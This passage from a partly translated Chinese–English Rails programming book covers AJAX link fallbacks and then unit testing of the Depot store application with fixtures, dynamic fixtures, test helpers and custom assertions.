    render(:text => "21st century Ajax style.", :layout => false)  
  else  
    render(:text => "Ye olde Web.")  
  end  
end
```

这儿是 `check.rhtml` 模板。

```
<%= link_to_remote('Ajax..',  
  :complete => 'alert(request.responseText)',  
  :url => { :action => :checkxhr }) %>  
<%= link_to('Not ajax...', :action => :checkxhr) %>
```

Adding Standard HTML Links to AJAX

要添加你的 `link_to_remote` 调用对标准 HTML 连接的支持，只要给调用添加 `:href => URL` 参数。现在在浏览器关闭 JavaScript 时将只使用标准连接代替 AJAX 调用——this is particularly important if you want your site to be accessible by users with visual impairments (and who therefore might use specialized browser software).

```
<%= link_to_remote("Works without JavaScript, too...",  
  { :update => 'mydiv',  
   :url => { :action => :say_hello } },  
  { :href => url_for( :action => :say_hello ) } ) %>
```

This isn't necessary for calls to `form_remote_tag()` as it automatically adds a conventional `action=` option to the form which invokes the action specified by the `:url` parameter.. If JavaScript is enabled, the AJAX call will be used, otherwise a conventional HTTP POST will be generated. If you want to different actions depending on whether JavaScript is enabled, add a `:html => { :action => URL, :method => 'post' }` parameter. For example, the following

form will invoke the guess action if JavaScript is enabled and the post_guess action otherwise.

```
<%= form_remote_tag(  
  :update => "update_div",  
  :url => { :action => :guess },  
  :html => {  
    :action => url_for( :action => :post_guess ),  
    :method => 'post' } ) %>  
  
<% # ... %>  
  
<%= end_form_tag %>
```

Of course, this doesn't save you from the additional homework of paying specific attention on what gets rendered—and where. Your actions must be aware of the way they're called and act accordingly.

Back Button Blues

根据定义，你的浏览器的 Back 按钮将跳到整个(即最先的标准 HTML 连接)的最后一页。

You should take that into account when designing the screen flow of your app. Consider the grouping of objects of pages. A parent and its child objects typically fall into a logical group, whereas a group of parents normally are each in disjoint groups. It's a good idea to use non-AJAX links to navigate between groups and use AJAX functions only within a group.

For example, you might want to use a normal link when you jump from a weblog's start page to an article (so the Back button jumps back to the start page) and use AJAX for commenting on the article.¹³(In fact, that's what the popular Rails-based weblog software Typo does. Have a look at <http://typo.leetsoft.com/>.)

Web V2.1

The AJAX field is changing rapidly, and Rails is at the forefront. This makes it hard to produce definitive documentation in a book—the libraries have moved on even while this book is being printed.

Keep your eyes open for additions to Rails and its AJAX support. As I'm writing this, we're seeing the start of support for autocompleting text fields (à la Google Suggest) file uploads with progress information, drag-and-drop support, lists where the user can reorder elements on screen, and so on.

A good place to check for updates (and to play with some cool effects) is Thomas Fuch's site <http://script.aculo.us/>.

第十二章 任务 T：测试

在短时间内，我已经开一个基于 Web 的商店购物车应用程序。我们以得到反馈并写点代码这种方式，然后在 web 浏览器内（我们客户的站点）看看应用程序的行为是否与我们期望的一样。

这个测试策略应该是你开 **Rails** 应用程序首先要做的工作，但不久之后你就会收集到足够的手工测试资料。你的手指感到疲倦，你的心智开始对每个测试按钮变得麻要，因此，你不做经常测试，甚至不测试。

直到有一天你做了微不足道的修改，并没改变了几个特性，但你没有认识到这一点，直到你的客户打电话说她不高兴了。如果错误不算大的话，你会花费几个小时来修改这些错误。你只是做了个浅显的修改，但它却破坏合并么多东西。当你明白过来时，你会发现客户已经找到新的更好程序员了。它不必非得这样做。现实是选择了这种疯狂：写测试吧！

这一章，我们将为我们了解的，喜爱的 Depot 应用程序写自动化的测试。理想上，我们渐进地写这些测试来一点点地获得信心。因而，我们称它任务 T，因为我们应该做任何时候都做测试。你将在 500 页找到这一章代码清单。

12.1 测试是正确的支柱(Tests Baked Right In)

我们在构建 Depot 应用程序时完成了所的代码，可以很容易地假设 Rails 把测试看做是种再思。事实是没什么东西会留到未来。Rails 框架的真正快乐是它支持测试。

从每个工程开始。事实是从你在头脑中用 rails 命令创建一个新的应用程序时，Rails 开始给你生成一个测试基础。

我们不必为 Depot 应用程序写些测试代码，但如果你查看工程的顶级目录，你会注意到一个子目录叫 test。在这个子目录内，你会看到四个现有的目录一个 helper 文件。

```
depot> ls -p test
fixtures/ functional/ mocks/
test_helper.rb unit/
```

所以我们的第一个决定—把测试放在哪儿—已经为我们做好了。Rails 命令简单地创建测试目录结构。那么，每次你运行 generate 脚本来生成一个模型或一个控制器时，Rails 创建一个测试文件来持一个相应测试桩子。比你期望的少吗？

按约定，Rails 称对模型的测试为单元测试，对控制器的测试为功能测试。让我们看看 unit 和 functional 子目录的内容为我们准备了什么。

```
depot> ls test/unit
order_test.rb user_test.rb line_item_test.rb
product_test.rb
```

```
depot> ls test/functional
admin_controller_test.rb store_controller_test.rb
login_controller_test.rb
```

Rails 已经创建了持有用于我们先前用 generate 脚本创建的模型的单元测试文件，和用于控制器的功能测试文件。这是个好的开头，但 Rails 能帮助我们的只这么多。它把它们放在正确的地方，以让我们只关心写好测试。We'll start back where the data lives and then move up closer to where the user lives.

12.2 测试模型(Testing Models)

测试数据库应用程序是一种痛苦。它会让遍布应用程序内的访问数据库代码变得更差。你可能从没有测试过没有启动数据库的最小代码，然后一点一点地给它数据以让代码做些感兴趣的事。We programmers have a marketing term for that—bad coupling.

Rails 提升了良好测试(和良好设计)，它通过强迫一个结构给你应用程序，那儿你做为被分离的功能块来创建模型，视图和控制器。应用程序的所有状态和应用于它状态的商业规则被封装在模型内。并且 Rails 可以很容易地在隔离环境下测试模型，所以让我们从这儿开始。
已经为你准备好的测试

我们为 Depot 应用程序创建的第一个模型，它在第六章，是 Product。让我们看看在我们创建这个模型时，Rails 在文件 test/unit/product_test.rb 内生成了什么好东西。

```
require File.dirname(__FILE__) + '/../test_helper'

class ProductTest < Test::Unit::TestCase
  fixtures :products

  def setup
    @product = Product.find(1)
  end

  # Replace this with your real tests.

  def test_truth
    assert_kind_of Product, @product
  end
end
```

好了，我们的第二个决定—如何写测试—已经为我们准备好了。实际上 ProductTest 是 Test::Unit::TestCase 类的子类，这告诉我们 Rails 生成的测试是基于 Ruby 内预先安装的 Test::Unit 框架。这是个好消息，因为它意味着如果我们已经用 Test::Unit 测试过我们的 Ruby 程序的话，那么我们就可用这个知识来测试 Rails 应用程序。如果你还没有用过，不烦，我们会慢慢讲来。

现在，被生成测试案例内的代码是什么？当然，在 Product 模型被创建时，Rails 认为如果我们从数据库获得 Product 对象来进行测试的话，应该是个好主意。所以，Rails 生成一个 setup() 方法来试图从数据库中加载主键为 1 的产品。然后它把产品放入到 @product 实例变量中，以供稍后使用。

接着我们看到一个测试方法叫， test_truth()，它上面的注释提醒我们在这儿完成工作。但是在我们开始前，让我们看看测试的工作。

```
depot> ruby test/unit/product_test.rb
Loaded suite test/unit/product_test
Started
E
Finished in 0.091436 seconds.

1) Error:

test_truth(ProductTest):
ActiveRecord::StatementInvalid: Table 'depot_test.products'
doesn't exist: DELETE FROM products
...
1 tests, 0 assertions, 0 failures, 1 errors
```

猜猜它为什么不是 truth。这个测试不只意味着失败，还意味着它工作了！它留给我们一个线索—它没有找到 products 数据库表。但我们知道这儿有一个，因为在我们手工测试使用一个 web 浏览器的 Depot 应用程序时，我们使用过它。

只用于测试的数据库

回到 50 页，在我们为 Depot 应用程序创建三个数据库时？时间似乎太长了。一个是用于开发模型的—这个我们已经使用过了。一个用于产品模式—我们希望不久能用到它。还有一个用于测试。Rails 单元测试自动地使用 test 数据库，但那儿现在还没有 products 表。事实上那儿一个表没有。

所以，第一步，让我们加载我们 schema 到 test 数据库中。有两种方式来完成，假设 test 数据库已经被创建了。如果你按照下面构建了一个 schema 定义在文件 db/create.sql 的话，你可简单地使用它来组装测试数据库。

```
depot> mysql depot_test < db/create.sql
```

但是，如果你已经手工地构建了 schema 在开发模式数据库中，那么你可以不必有个确定的 create.sql 脚本。没事—Rails 有个方便的机制，用来从开发者数据库向测试数据库克隆结构(没有数据)。[当前只支持 MySQL, PostgreSQL 或 SQLite。]在应用程序的顶级目录中简单地使用下面命令。(我们在 12.6 节会更多地谈到 rake。)

```
depot> rake clone_structure_to_test
```

好了，现在我们测试数据库内有了一个 schema，但我们还没有任何产品。我们手工输入数据，或许是通过 SQL 的 insert 命令，但是这些太乏味还会有错误。如果我们稍后写测试修改了数据库内这些数据，那么在我们再次测试时，我们从哪儿找回我们要重新加载的最初数据。

Rails 的回答是—test fixtures

Test Fixtures

单词 fixture 的意思是对不同的人做不同的事。在 Rails 世界中，一个 test fixture 是简单的一个模型的初始化内容说明。所以，如果我们想确保我们的 products 表，在每次单元测试开始时有正确的内容，我们只需要指定一个 fixture 内的这些内容，Rails 将管理其余的部分。

你在 test/fixtures 目录内的文件中指定 fixture 数据。这些文件即可以以 Comma-Separated Vale(CSV)格式也可以用 YAML 格式包含测试数据。对于我们的测试，我们使用 YAML 格式做为首选。每个 YAML 格式的 fixture 文件包含用于单个模型的数据。Fixture 文件的名字是有意义的；文件的基本名字必须与数据库的表相匹配。如果我们需要给 Product 模型一些数据，它要被存储到 products 表中，我们创建一个文件名为，products.yml。(在 Rails 生成相应的单元测试时，它生成这个 fixture 文件的一个空版本。)

version_control_book:

```
id: 1  
title: Pragmatic Version Control  
description: How to use version control  
image_url: http://.../sk_svn_small.jpg  
price: 29.95  
date_available: 2005-01-26 00:00:00
```

automation_book:

```
id: 2  
title: Pragmatic Project Automation  
description: How to automate your project  
image_url: http://.../sk_auto_small.jpg  
price: 29.95  
date_available: 2004-07-01 00:00:00
```

fixture 文件的格式很直白。它包含两个 fixtures 名字分别是：version_control_book 和 automation_book。下面的每个 fixture 名字是一组 key/value 对象，用于表示列名字和其相应的值。注意每个 key/value 对必须由一个逗号分开，并可带格式化用的空格(不能用 tab)。

现在，我们有了 fixture 文件，我们希望在我们运行单元测试时，Rails 加载测试数据到 products 表中。并不奇怪，Rails 已做了这样的假设，fixture 加载机制已经把下面行放到了 ProductTEst 文件中。

```
fixtures :products
```

fixtures()方法在这个测试案例的每个 test 方法启动时，自动地加载与给定模型名字相应的 fixture。按约定，使用模型的符号名字，这意味着使用 :products 会引起 products.yml fixture 文件被使用。

David 说...

挑选好的 Fixture 名字

就像通常的变量名字，你想保持 fixture 的名字能尽可能地说明自己。这在你断言 @valid_order_for_fred 其实是 Fred 的有效 order 时，会提高测试的可阅读性。它也可让你轻易地记住，你的 fixture 支持什么而不必在查看 p1 或 order4。你会有很多 fixture，最重要的事是挑选好的 fixture 名字。

但是能用 fixtures 做什么，如果它不能轻易地获得一个像@valid_order_for_fred 样的一个自说明名字。例如，使用 christmas_order 来代替 order1。使用 fred 来代替 customer1。一旦你习惯了自然的名字，你会立即编个小故事来描述 fred 是如何用 invalid_credit_card 支付它的 christmas_order，那么支付它的 valid_credit_card，并最终选择发货给 aunt_mary。基于关联的故事关键是用长的 fixture 单词很容易地记住它。

用于多对多关联的 Fixtures

如果你应用程序带有要进行测试的有多对多关联的模型，那么你将需要创建一个 fixture 数据文件来表现 join 表。例如说，Category 和 Product 彼此使用 has_and_belongs_to_many() 方法来声明它们的关联。习惯上 join 表将被命名为 categories_products。下面的 categories_products.yml fixture 数据文件包括此关联的例子 fixtures。

```
version_control_categorized_as_programming:  
  product_id: 1  
  category_id: 1  
  
version_control_categorized_as_history:  
  product_id: 1  
  category_id: 2  
  
automation_categorized_as_programming:
```

```
product_id: 2
category_id: 1
automation_categorized_as_leisure:
product_id: 2
category_id: 3
```

然后，你只需同要提供所有的三个 fixtures 给测试案例内 fixtures() 方法。

```
fixtures :categories, :products, :categories_products
```

Create and Read

在运行 ProductTest 测试案例之前，让我们强化它。首先：我们重命名 test_truth() 来测试 test_create() 来更好地说明我们在测试什么。然后，在 test_create() 中，我们检查在 setup() 内匹配相应的 fixture 数据的那个@product。

```
def test_create
  assert_kind_of Product, @product
  assert_equal 1, @product.id
  assert_equal "Pragmatic Version Control", @product.title
  assert_equal "How to use version control", @product.description
  assert_equal "http://.../sk_svn_small.jpg", @product.image_url
  assert_equal 29.95, @product.price
  assert_equal "2005-01-26 00:00:00",
    @product.date_available_before_type_cast
end
```

Test::Unit 断言以计算机的方式考虑你期望的结果。断言都遵循基本的同样的模式。第一个参数是你期望的结果，第二个参数是实际结果。如果期望的结果与实际结果不匹配，那么测试失败并用一个消息指定发生错误是什么。前面代码内第一个断言意味着 product 的 id 是 1，如果不是的话它会抱怨。让人有些不放心的是最后一个断言。它使用了 _before_type_cast 前缀来获取 date_available 的原生值。没有这个前缀，我们可能是与一个 Time 对象比较。

所以现在我们已准备好了所事情—测试和用来运行的数据—让我们试一下吧。

```
depot> ruby test/unit/product_test.rb
Loaded suite test/unit/product_test
S. tارت
Finished in 0.0136043 seconds.
```

```
1 tests, 7 assertions, 0 failures, 0 errors
```

Don't you just love it when a plan comes together? 这可能不是很多，但是它实际上告诉我们很多：数据库被适当地配置，products 表已用 fixture 数据组装，活动记录成功地从 test 数据库捕获了一个给定的 Product 对象，并且我们已经通过了测试，实际上就这么多了。

Update

好了，前面测试验证了 fixture 已经创建了一个能从数据库中被读出的 Product。现在让我们写更新一个 Product 的测试。

```
def test_update
    assert_equal 29.95, @product.price
    @product.price = 99.99
    assert @product.save, @product.errors.full_messages.join("; ")
    @product.reload
    assert_equal 99.99, @product.price
end
```

test_update() 方法首先确保在@product 实例变量中表示的产品的单价要与 products.yml 文件中列出的单价匹配。产品的单价被修改，并将被更新的产品存回到数据库内。然后测试重新从数据库加载 Product 的属性，并断言被重新加载的@product 反映了被修改单价。

这儿有个 catch: 我们不必知道哪个 test 方法在运行的次序。如果 update 测试在 create 测试之前运行，我们可能认为我们有个问题，因为 test_update() 修改了数据库内的单价，而 test_create() 方法运行时还期望产品单价是 products.yml fixture 文件内的原始值。让我们滚动骰子看看会发生什么。

```
depot> ruby test/unit/product_test.rb
Loaded suite test/unit/product_test
S. t. arted
Finished in 0.0274435 seconds.

2 tests, 10 assertions, 0 failures, 0 errors
```

它工作了！同一测试案例内测试方法彼此间被分离开来，这归功于小心的编排动作的次序。test_update() 方法不会被 test_create() 干扰。

测试数据的生命周期

我们已经在前面的情节中看到了 fixtures() 和 setup() 方法。它们两者为测试方法准备要使用的数据，但它们在测试数据生命周期的不同位置完成它们的工作。例如，在 ProductTest 运行时，在每个测试方法之前确保有三个事情会发生。

1、test 数据库内的 products 表中的所有行会被删除。这是正确的，因为 depot_test 是个测试数据库。它被认为是暂态，所以对于 Rails 清空它以便于我们的每个测试都能从一个干净的地方开始，还是可以接受的。

2、所有列在 products.yml fixture 文件(这个例子中是 products version_control_book 和 automation_book) 内的测试数据都被加载到 test 数据库内的 products 表中。

3、在所有的测试 fixture 被加载之后，setup() 方法运行。在这种情况下，一个活动记录的 finder 方法被使用来获得与主键 1 相应 Product 对象。被返回的对象赋值给@product 实例变量。

最下面行，即使在一个测试方法更新了 test 数据库，此数据库在下一个测试方法运行之前会恢复到它的缺省状态。这很重要，因为我们不希望测试变得依赖于前个测试的结果。

Destroy

消毁一个 Product 模型对象是从数据库中删除相应行记录。如果试图查找这个 Product 会引起活动记录抛出一个 RecordNotFound 异常。我们也可以测试它

```
def test_destroy
  @product.destroy
  assert_raise(ActiveRecord::RecordNotFound)
{ Product.find(@product.id) }
end
```

Validation

Product 模型确认，在其它事情之中，单价要大于零。那么活动记录会保存产品到数据库中。但是我们如何测试这个确认行为呢？没有问题。如果单价小于或等于零，那么 Product 不会被保存到数据库中，并会添加一个消息到错误列表中。

```
def test_validate
  assert_equal 29.95, @product.price
  @product.price = 0.00
  assert !@product.save
  assert_equal 1, @product.errors.count
  assert_equal "should be positive", @product.errors.on(:price)
end
```

这工作了。不幸地是，添加更多的测试方法会引起另一个问题—测试是脆弱的。如果我们修改 fixture 文件内的测试数据，测试会被中止。Rails 被 rescue。

保持测试的灵活性

用于脆弱的测试，测试内重复信息已经被指定在 fixture 文件内了。幸运地，Rails 轻易地把测试数据放在一个地方— fixture 。

当一个 fixture 被加载时，它被放置到一个由测试案例的一个实例变量引用的哈希表对象内。例如 :products fixture 被方便地加载到@products 实例变量中。以这种方式，而不是硬编码希望的值在我们测试中，我们可使用哈希表语义来访问测试数据。

```
def test_read_with_hash
    assert_kind_of Product, @product
    vc_book = @products["version_control_book"]
    assert_equal vc_book["id"], @product.id
    assert_equal vc_book["title"], @product.title
    assert_equal vc_book["description"], @product.description
    assert_equal vc_book["image_url"], @product.image_url
    assert_equal vc_book["price"], @product.price
    assert_equal vc_book["date_available"],
        @product.date_available_before_type_cast
end
```

这个测试检验 products.yml fixture 文件内的 version_control_book fixture 中的数据匹配数据库内等价的产品。毕竟，fixture 支持做这些。

但是，它做的更好。每个名字的 fixture 也自动地使用一个活动记录的 finder 方法来“查找”，并放在一个有名字的实例变量内用于 fixture。例如，因为 products.yml fixture 文件包含两个有名字的 fixture (version_control_book 和 automation_book)，ProductTest 的测试方法可以分别地使用实例变量@version_control_book 和@automation_book。YAML fixture 文件内的一个 fixture，test 数据库内的表，和测试案例内的实例变量之间的相互关系显示在图 12.1 中。

这意味着我们，使用由 fixture 加载的 @version_control_book 产品可重写上面的测试。

```
def test_read_with_fixture_variable
    assert_kind_of Product, @product
    assert_equal @version_control_book.id, @product.id
```

```

    assert_equal @version_control_book.title, @product.title
    assert_equal @version_control_book.description,
@product.description

    assert_equal @version_control_book.image_url, @product.image_url
    assert_equal @version_control_book.price, @product.price
    assert_equal @version_control_book.date_available,
@product.date_available

end

```




Figure 12.1: Test Fixtures

这个测试简单地说明了，名字为 `version_control_book` 的 fixture 被自动地加载到 `@version_control_book` 实例变量内。这引起一个问题：如果 fixture 被自动地加载到实例变量内，那么 `setup()` 方法做什么呢？在稍后的几种情况中我们会看到 `setup` 还是有些用途的。

测试模型商业规则

回到上面，我们已经测试的那个 Rails 工作像个广告。同样 Rails 为它自己包含了一套全面的测试，

Up to this point we've tested that Rails works as advertised. As Rails includes a comprehensive suite of tests for itself, it's unlikely that you'll get ahold of an official Rails release that falls flat on its face. What's more likely (and humbling) is that we'll add custom business rules to models, and our

application will, er, go off the rails. Tests make us mere mortals look like programming superheros.

当一个潜在买者在 Depot 内购物时，我们希望她只看到可出售产品—带有一个有效日期或在今天之前的产品。Product 模型有个类方法用于查找可出售产品。

```
def self.salable_items
  find(:all,
    :conditions => "date_available <= now()",  

    :order => "date_available desc")
end
```

那个代码可能会被中断？当然，Well, don't let the minimal amount of code you tend to have to write with Rails fool you into thinking that you don't need tests. 重要的是你写什么代码和测试是否通过。

products.yml fixture 文件内的两个产品有今天之前的有效日期(2005 年 4 月 26 日)，所以下面测试会通过。

```
def test_salable_items
  items = Product.salable_items
  assert_equal 2, items.length
  assert items[0].date_available <= Time.now
  assert items[1].date_available <= Time.now
  assert !items.include?(@future_proof_book)
end
```

但是我们是优秀的程序员，我们应该添加其它的 fixture 给 products.yml 文件，以用于在将来有效的一个产品。

```
future_proof_book:
  id: 3
  title: Future-Proofing Your Tests
  description: How to beat the clock
  image_url: http://.../future.jpg
  price: 29.95
  date_available: 2005-04-27 00:00:00
```

太好了！test_salable_items() 将通过—Product.salable_items() 方法不返回无效产品。它不会效的…直到明天。噢。这意味着明天测试时会失败。因此，我们必须为将来挑选

出一个足够远日期，以防止在某天测试时失败，或者是通过使用一个动态的 fixture 来保证一致的测试结果。

动态的 Fixtures

有时候，你需要一个 fixture 内的测试数据可基于一个条件被修改，或者是测试环境内的一个改动。这种情况可使用 `test_salable_items()` 方法。它的结果依赖于时间，并且我们希望它总能通过，而不管是哪一天。这比硬编码一个将来的日期并期望它永不到来要好得多，我们简单地在 fixture 文件内植入 Ruby 代码来动态地生成一个有效日期。

```
future_proof_book:  
  id: 3  
  title: Future-Proofing Your Tests  
  description: How to beat the clock  
  image_url: http://.../future.jpg  
  price: 29.95  
  date_available: <%= 1.day.from_now.strftime  
    ("%Y-%m-%d %H:%M:%S") %>
```

当 fixture 文件被加载时，它由 ERb 传递，它计算`<%=`和`%>`之间的代码。在这个例子中，结果是个从测试运行开始被格式化为将来的 24 小时时间。结果将被做为值用在 `date_available` 列内。在适当的位置使用它，不论哪一天我们运行测试，与我们哪天运行测试没有关系，`future_proof_book` 产品不应是可销售的。

```
Time for a quick hit of confidence.
```

```
depot> ruby test/unit/product_test.rb  
Loaded suite test/unit/product_test  
S. tarted  
Finished in 0.485126 seconds.  
7 tests, 32 assertions, 0 failures, 0 errors
```

While the use of time is a convenient way of demonstrating a dynamic fixture, having to use it here is a bit of a pain. Often we find that ugliness in a test is an indicator that something could be improved in the code being tested. Perhaps we should refactor the `salable_items()` method to take a date as a parameter. That way we could unit test the `salable_items()` method simply by passing in a future date to the method rather than using a dynamic fixture. Often tests give us these design insights, and we're wise to listen to them.

动态 fixtures 通常被用于创建大量的，几乎一样的对象。在 168 页我们写性能测试时，将使用动态 fixtures。

Fixtures 是用来共享的

Rails 为我们先前用 generate 脚本创建的模型生成持有单元测试的文件。但是，下次我们要对我们手工创建的模型，Cart 创建测试代码。所以，让我们依照现有的命名约定，来创建 test/unit 目录下的文件 cart_test.rb。我们可以使用其它预先创建的单元测试源文件做为一个指南。

Cart 内唯一有些巧妙的代码是 add_product() 方法。如果被添加的产品还没有在购物车内，那么创建一个基于此产品的新条目并添加到购物车。但是，如果添加的产品已经购物车了，那么此条目的 quantity 会被加一个增量而不是添加一个新的条目。然后我们的测试将检查这两种情况。要做到这些，测试需要一些 Product 对象来工作。我们希望在 ProductTest 内使用的 fixture 有这些对象。我们这样写 CartTest。

```
require File.dirname(__FILE__) + '/../test_helper'

class CartTest < Test::Unit::TestCase

  fixtures :products

  def setup
    @cart = Cart.new
  end

  def test_add_unique_products
    @cart.add_product @version_control_book
    @cart.add_product @automation_book
    assert_equal @version_control_book.price +
@automation_book.price,
@cart.total_price
    assert_equal 2, @cart.items.size
  end

  def test_add_duplicate_product
    @cart.add_product @version_control_book
    @cart.add_product @version_control_book
    assert_equal 2*@version_control_book.price, @cart.total_price
    assert_equal 1, @cart.items.size
  end
```

```
end
```

注意：像 ProductTest，CartTest 也使用 fixtures() 方法加载 :products fixture。例如，如果 CartTest 也需要与 LineItem 对象一起工作，那么它也通过列出它的符号名字 (fixtures 由分号分隔) 来加载 line_items.yml fixture 文件。

```
fixtures :products, :line_items
```

当你想在多个测试案例中共享测试数据时，fixtures 是强大的因为它们在一个地方保持这些数据。另一方面，如果测试数据被单个测试案例使用，那么简单地设置数据在测试案例的 setup() 方法。

CartTest 类是另一个使用 setup() 方法的案例。测试方法需要一个 Cart 对象，Cart 是一个模型，但它并不真正地被存储在数据库内，因为它不是 ActiveRecord::Base 的子类。这意味着我们不能使用 fixtures 来加载 Cart 对象，因为 fixtures 加载对象到数据库内。相反，我们可以在 setup() 方法初始化一个@cart 实例变量，以供所测试方法使用。

```
def setup  
  @cart = Cart.new  
end
```

让我们看看 Cart 是否正确地处理新的与现有产品。

```
depot> ruby test/unit/cart_test.rb  
Loaded suite test/unit/cart_test  
S. tarted  
Finished in 0.207054 seconds.  
2 tests, 4 assertions, 0 failures, 0 errors
```

我们成功了！

测试帮助方法

在这一点上，你可以通过 fixtures 后面的一些魔术，让 Rails 很容易地写测试。事实是，没有魔术，只有聪明的 Ruby 语言用法。它总会很好地知道事情是如何工作的，即使你在大多数时候可以忽略细节，所以让我们看看背后的东西。

打开任何由 Rails 生成的测试文件，在顶部你会看到下面行：

```
require File.dirname(__FILE__) + '/../test_helper'
```

这一行加载位于 test 目录内的 test_helper.rb 文件。不要烦，它只是其它的 Ruby 文件。

```
ENV["RAILS_ENV"] = "test"  
require File.dirname(__FILE__) + '/../config/environment'
```

```
require 'application'
require 'test/unit'
require 'active_record/fixtures'
require 'action_controller/test_process'
require 'action_web_service/test_invoke'
require 'breakpoint'

def create_fixtures(*table_names)
  Fixtures.create_fixtures(File.dirname(__FILE__) + "/fixtures",
  table_names)
end

Test::Unit::TestCase.fixture_path = File.dirname(__FILE__) +
"/fixtures/"
```

这儿显示的是 fixture 魔术的第一部分。还记得我们先前配置的这三个数据—development, test, 和 pruduction?当我们运行我们的单元测试时, 不知为何 Rails 知道它应该使用 test 数据库。我们不必添加任何东西来告诉我们的单元测试会发生什么。相反, 所有被生成的单元测试加载 test_helper.rb, 并且它处理细节。第一行设置 RAILS_ENV 环境变量来指出我们在测试模式内。

```
ENV["RAILS_ENV"] = "test"
```

test_helper.rb 加载(require())其它库, 包括 Test::Unit 库和我们随后享受的, 对 fixtures 的支持。深入它的内部, 是 fixtures 的第二个魔术。它让我们从我们使用过的 fixtures() 方法的测试内直接加载 fixtures。

要评价发生了什么, 考虑 Test::Unit 框架没有定义一个 fixtures() 方法。Test::Unit 是个常用的测试框架, 它不知道有关 Rails 的任何事。但是 Rails 接受了动态的优点, 当使用在 Rails 世界中时, Ruby 语言的开放本性可动态地添加属性和方法给 Test::Unit。 fixtures() 就是它为方便我们测试添加的一个方法。

好了, 因为我们可以告诉 Rails 加载 fixtures, 但是到哪儿去找 fixture 文件呢? 再一次, test_helper.rb 接受 Rails 配置, 在 test/fixtures 目录内的查找 fixtures 文件。

```
Test::Unit::TestCase.fixture_path = File.dirname(__FILE__) +
"/fixtures/"
```

强大的测试帮助方法对多个测试案例建立缺省的 Rails 行为很有帮助。但它也服务于另一个重要规则: 定制断言。

定制断言

在我们开始对我们的控制器之前，我们需要做定制断言来帮助保持我们测试文件整洁。Test::Unit 框架提供了大量的原始断言方法，例如—assert_equal()—你会在测试中一次又一次地使用它们。大多数时候这些断言就足够了。

但是通常多个测试调用一组类似的断言，而只是内容不同，这会让你厌烦的。通过定制断言，你可以让你的测试更易读并避免危险。test_helper.rb 文件是放置它们的好地方，因为它缺省地被每个测试案例加载。这意味着定义在 test_helper.rb 内的任何断言方法都可以由任何测试案例使用。

例如，我们通常想从任何测试案例中检查一个 Product 对象是否可以销售。添加两个定制断言给 test_helper 文件可以轻易做到。

```
def assert_salable(product)
    assert(product.salable?,
          "Product #{product.id} (#{product.title}) should be for sale")
end

def assert_not_salable(product)
    assert(!product.salable?,
          "Product #{product.id} (#{product.title}) should not be for sale")
end
```

啊，但是对于这些定制断言还有个小问题。它们依赖 Product 的 salable?() 实例方法，而当前 Product 并没有定义这个方法。它会失败，因为测试是你的代码的一个客户端，你通常会发现测试丢失的对象。所以我们在开始前先给 Product 添加 salable?() 方法。

```
def salable?
    self.date_available <= Time.now
end
```

assert() 方法接收一可选的 message 做为最后一个参数。我们在定义断言中使用它以提供更好的失败消息。如果断言失败，指定消息会被很容易地打印给调试器。

现在们可以使用定制断言来重写 test_salable_items()。

```
def test_salable_items_using_custom_assert
    items = Product.salable_items
    assert_equal 2, items.length
    assert_salable items[0]
    assert_salable items[1]
    assert_not_salable @future_proof_book
```

```
end
```

抽取通用代码到定制断言是个重要的内部管理行为，因为它帮助保持测试的易读性和维护性。在我们开始测试控制器时我们将会体验到更多好处，这是我们下一节主题。

好了，现在我们信心至少有一个模型(Product)会像我们希望的那样工作，因为我们传递了基本数据库操作的测试：create, read, update, 和 delete(或者是CRUD)。我们也为那个模型内的商业规则写了测试，并确保请求的字段是有效。如果你为你的所有模型写简单的测试，你应用程序将会有好的成长。现在，让我们把注意力转到控制器上。

12.3 测试控制器

控制器指挥显示。它们接受 web 请求(典型的是用户输入)，与模型交互来获取应用程序状态，然后，通过引发相应的视图显示些东西给用户做为应答。所以当我们测试控制器时，我们要确保一个给定的请求要有一个相应的应答做回应。我们还需要模型，但我们已经对它们用过单元测试了。

Rails 调用测试控制器的 functional test。Depot 应用程序三个控制器，每个都有一定数量的动作。我们有很多要测试，但是我们将按我们的方式工作。让我们从用户开始—登录。

Login

如果所有人都能管理 Depot 可不件好事。我们可能没有一个可靠的安全系统，我们希望 login 控制器至少可以挡住一些不高明的人。

对于用 generate controller 脚本生成的 LoginController, Rails 在 test/functional 目录内为我们准备了一个测试桩子。

```
require File.dirname(__FILE__) + '/../test_helper'

require 'login_controller'

# Re-raise errors caught by the controller.

class LoginController; def rescue_action(e) raise e end; end

class LoginControllerTest < Test::Unit::TestCase

  def setup

    @controller = LoginController.new

    @request = ActionController::TestRequest.new

    @response = ActionController::TestResponse.new

  end

  # Replace this with your real tests.

  def test_truth
```

```
    assert true
  end
end
```

